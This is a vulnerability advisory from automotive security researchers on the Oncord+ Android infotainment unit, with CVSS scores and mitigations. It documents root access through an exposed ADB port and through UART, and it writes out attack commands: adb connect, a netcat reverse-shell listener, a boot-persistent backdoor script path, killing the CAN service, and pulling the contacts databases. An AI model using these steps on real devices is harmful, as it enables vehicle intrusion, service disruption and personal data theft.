

Backdooring Oncord+ device using malicious script.





Table of Contents

1	Introduction	. 3
	Overview	
	Research Team	
	Methodology	
2	Summary	
	Detailed Description of the Vulnerabilities	
	3.1. Vulnerabilities:	
	3.1.1. NW-VUL-01: Gaining Root access of the infotainment unit by exploiting ADB port	. 5
	3.1.2. HW-VUL-02: Gaining Root access by UART port - Improper Access Control	10
4	About Us	13



1 Introduction

Overview

This document describes the vulnerabilities observed from the security research conducted on Oncord+ device.

The purpose of this research was to identify any potential vulnerabilities in the Oncord+ (Android Sterio System) as having persistent backdoor.

Research Team

The security research conducted by:

Sanyam Agarwal, Sr. Principal Security Researcher, FEV India Pvt Ltd.

Sanyam Agarwal is a Sr. Principal Security Researcher, holding a B. Tech degree in electronics and communication, has 10+ years of experience in Automotive/medical penetration testing. His core competencies lie in Penetration testing for Embedded device security, wireless security, and application security.

Abhay Vishnoi, Security Researcher, FEV India Pvt Ltd.

Abhay Vishnoi is a Security Researcher, holding a B. Tech degree in electronics and communication, has 3+ years of experience in hacking IOT Security devices. Major experience lies into Wireless and firmware hacking.

Methodology

Black Box testing approach taken under consideration to make sure the App was assessed against vulnerabilities from all security perspectives.




2 Summary

The following table is the summary of vulnerabilities and findings, which summaries the overall risks identified during the penetration testing.

Total of **02** risks were identified during the test.

Torgot	Total Vulnerabilities				
Target	Critical	High	Medium	Low	Total
Counts	0	1	1	0	2

The following graph summarizes the distribution of the risks identified by vulnerability rating.



Vulnerability Risk Summary Graph

Vulnerability ID	Vulnerability	Severity	CVSS Score
NW-VUL-01	Gaining Root access of the Infotainment Unit by exploiting ADB port	HIGH	8.4
HW-VUL-02	Gaining Root access through UART Port – Improper Access Control	MEDIU M	6.4



3 Detailed Description of the Vulnerabilities

3.1. Vulnerabilities:

3.1.1. NW-VUL-01: Gaining Root access of the infotainment unit by exploiting ADB port.

Vulnerability Description:

During the security assessment of the *Oncord+* device it was observe that ADB port is open and misconfigured. Any attacker after getting into the same network of *Oncord+* can have ADB root shell which leads to the backdooring of the system.

Technical Impact:

Having root shell access leads to the full control of the Oncord+ device which will leads to the attacker planting persistent backdoor entry in the system.

Successfully implanted own custom boot logo image and when Oncord+ device boots it displays our custom boot image before control given to User as shown in **Figure 1.**

Successfully able to control all the system services such as the camera, mic, storage, Apps such as Netflix etc. This leads to the serious PII theft of sensitive information. Also able to control the CAN services (CANALLINONE.apk) in the device remotely.



Figure 1: Added Custom Boot logo image



Test Methodology:

Prerequisite: Gather basic information about the device




Figure 2: Oncord+ system information

- 1. The attacker needs to connect with the Oncord+ device WI-FI network.
- 2. Enumerate different ports and services.



```
# nmap -Pn 192.168.156.1/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-29 13:32 IST
Nmap scan report for 192.168.156.121
Host is up (0.017s latency).
Not shown: 999 closed tcp ports (reset)
         STATE SERVICE
PORT
5555/tcp open freeciv
MAC Address: EA:BE:84:E4:84:E5 (Unknown)
Nmap scan report for 192.168.156.177
Host is up (0.0068s latency).
Not shown: 999 closed tcp ports (reset)
       STATE SERVICE
53/tcp open domain
MAC Address: 02:D7:0F:16:75:82 (Unknown)
Nmap scan report for 192.168.156.161
Host is up (0.0000060s latency).
All 1000 scanned ports on 192.168.156.161 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.30 seconds
```

Figure 3: Nmap enumeration.

3. Identify the IP and open ports of Oncord+ device.

```
(root⊗ kali) - [/home/fev]
# adb connect 192.168.156.121:5555
connected to 192.168.156.121:5555

(root⊗ kali) - [/home/fev]
# adb shell
ceres-b3:/ # whoami
root
ceres-b3:/ # uname -a
Linux localhost 4.9.170 #1 SMP PREEMPT Tue May 9 22:16:54 CST 2023 armv8l
ceres-b3:/ # ■
```

Figure 4: Adb shell access.

- 4. Using ADB shell the attacker gets into the system and controls the device remotely.
- 5. A backdoor is implanted using a malicious script which will be initialized on every boot instance. The script is being inserted in /bin/booting_init.sh.



Figure 5: Backdooring system with malicious script.

```
(root € kali) - [/home/fev]

# nc -lvp 1234

Listening on 0.0.0.0 1234

Connection received on 192.168.156.121 34860

whoami
root
uname -a

Linux localhost 4.9.170 #1 SMP PREEMPT Tue May 9 22:16:54 CST 2023 armv8l
```

Figure 6: Netcat reverse shell.

6. Controlling any application remotely after shell access.

Figure 7: Netflix getting terminated remotely.

7. Similarly, CAN service can be disrupted permanently using remote shell backdoor.



```
1839
                        1 0 12:53:00 ?
                                            00:00:00 tee supplicant
root
                                           00:00:01 com.nwd.voice.analyze.scanner
00:01:43 wna supplicant -0/data/vendor/wifi/wpa/sockets -dd -g@android:wpa_wlan0
              3207
                    1869 0 12:53:25 ?
u0_a20
                     1 12 18:10:13 ?
             11890
wifi
             15366 1869 3 18:24:07 ? 00:00:01 com.nwd.can.setting
u0_a31
root
             19966 1854 0 18:24:46 pts/2 00:00:00 grep can
eres-b3:/ # kill -9 15366
ceres-b3:/#
```

Figure 8: CAN service terminated permanently.

8. On a similar fashion the backdoor shell can be created using any cloud instance with elastic IP which can eventually make the system more vulnerable as it can be accessed from anywhere in the world.




Figure 9: Remote shell from AWS cloud instance.

- 9. NC reverse shell is being tested with the malicious script.
- 10. The important database files of connected users can be retrieved easily after having remote shell access. It was observed that after a person connected to the device Bluetooth all the contacts of the person get stored in the Oncord+ device which remains in the device after unpairing the person Bluetooth device from the Oncord+ system. An attacker can easily retrieve all the database of connected Bluetooth devices with the system which leads to major PII theft.



ceres-b3:/data/data/com.android.providers.contacts/databases # ls
calllog.db calllog.db-journal contacts2.db profile.db profile.db-journal
ceres-b3:/data/data/com.android.providers.contacts/databases #

Figure 10: Contacts database file.




Figure 11: Using SQLite Brower to open contacts. dB file

CVSS Score:

CVSS-v3.1 score (NVD - CVSS v3 Calculator (nist.gov)) for this vulnerability is provided below.

CVSS Base Vector: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H Base Score: 8.4

3.1.2. <u>HW-VUL-02:</u> Gaining Root access by UART port - Improper Access Control.

Vulnerability Description:

During Hardware analysis, identified **open UART port** works with standard baud rate (115200). An attacker can get into shell after having UART and creates the backdoor into the system.

Technical Impact:

Having root shell access leads to the full control of the Oncord+ device which will leads to the attacker planting persistent backdoor entry in the system. Unauthorized access to the mentioned products could have severe consequences on the availability, integrity, and availability of sensitive data. Exploiting these advanced industrial products could result in significant financial losses for the company and pose serious safety risks.



Test Methodology:

1. Hardware reconnaissance is done to find out the UART pins. Using UART an attacker can get shell access using 115200 baud rates, which leads to another method of creating persistent backdoor in the system.




Figure 12: UART Pins enumeration.

Figure 13: UART shell access.

Successfully able to execute similar attack as mentioned in NW-VUL-01 after getting root access via UART port.



Recommendation to Mitigate:

- 1. Implement ADB private keys which will allow to connect with legitimate device only and for debug purpose.
- 2. Standard ADB port should not be used and changed with a custom port for better security.
- 3. The Busybox binaries for remote connection should not be in the system.
- 4. Strict firewalls rules for any outbound connection and installation of any binary.
- 5. Root access should be lock, and only normal user access given for debugging purposes.
- 6. UART needs to be lock and with strong password protection.

CVSS Score:

CVSS-v3.1 score (NVD - CVSS v3 Calculator (nist.gov)) for this vulnerability is provided below.

CVSS Base Vector: AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H Base Score: 6.4



4 About Us

FEV is a globally leading engineering provider in the automotive industry and internationally recognized leader of innovation across different sectors, supplying solutions and strategy consulting to the world's largest automotive OEMs and Tier 1 companies through the entire transportation and mobility ecosystem.

FEV India commenced its operations in 2006, today, we have ardent team of over 950+ adept and specialized engineers working from FEV offices located at major automotive hubs of India: Pune (Talegaon, Baner, Chinchwad) | Chennai | Delhi | Jaipur.

FEV Secure Lab is one of FEV India's verticals where innovation meets security in IOT/OT and automotive cybersecurity. FEV Secure Lab is committed to securing the future of connected vehicles and IoT devices by providing innovative penetration testing solutions. Our skilled professionals have unrivalled expertise in identifying and addressing vulnerabilities, ensuring the resilience of IOT/OT and automotive systems against cyber threats. FEV Secure Lab is a trusted partner in securing the road ahead, with a passion for excellence and a commitment to advancing cybersecurity in the automotive, defense, railways and IOT industry.

For more information about our services, you can contact us fev india@fev.com Website: FEV Asia | India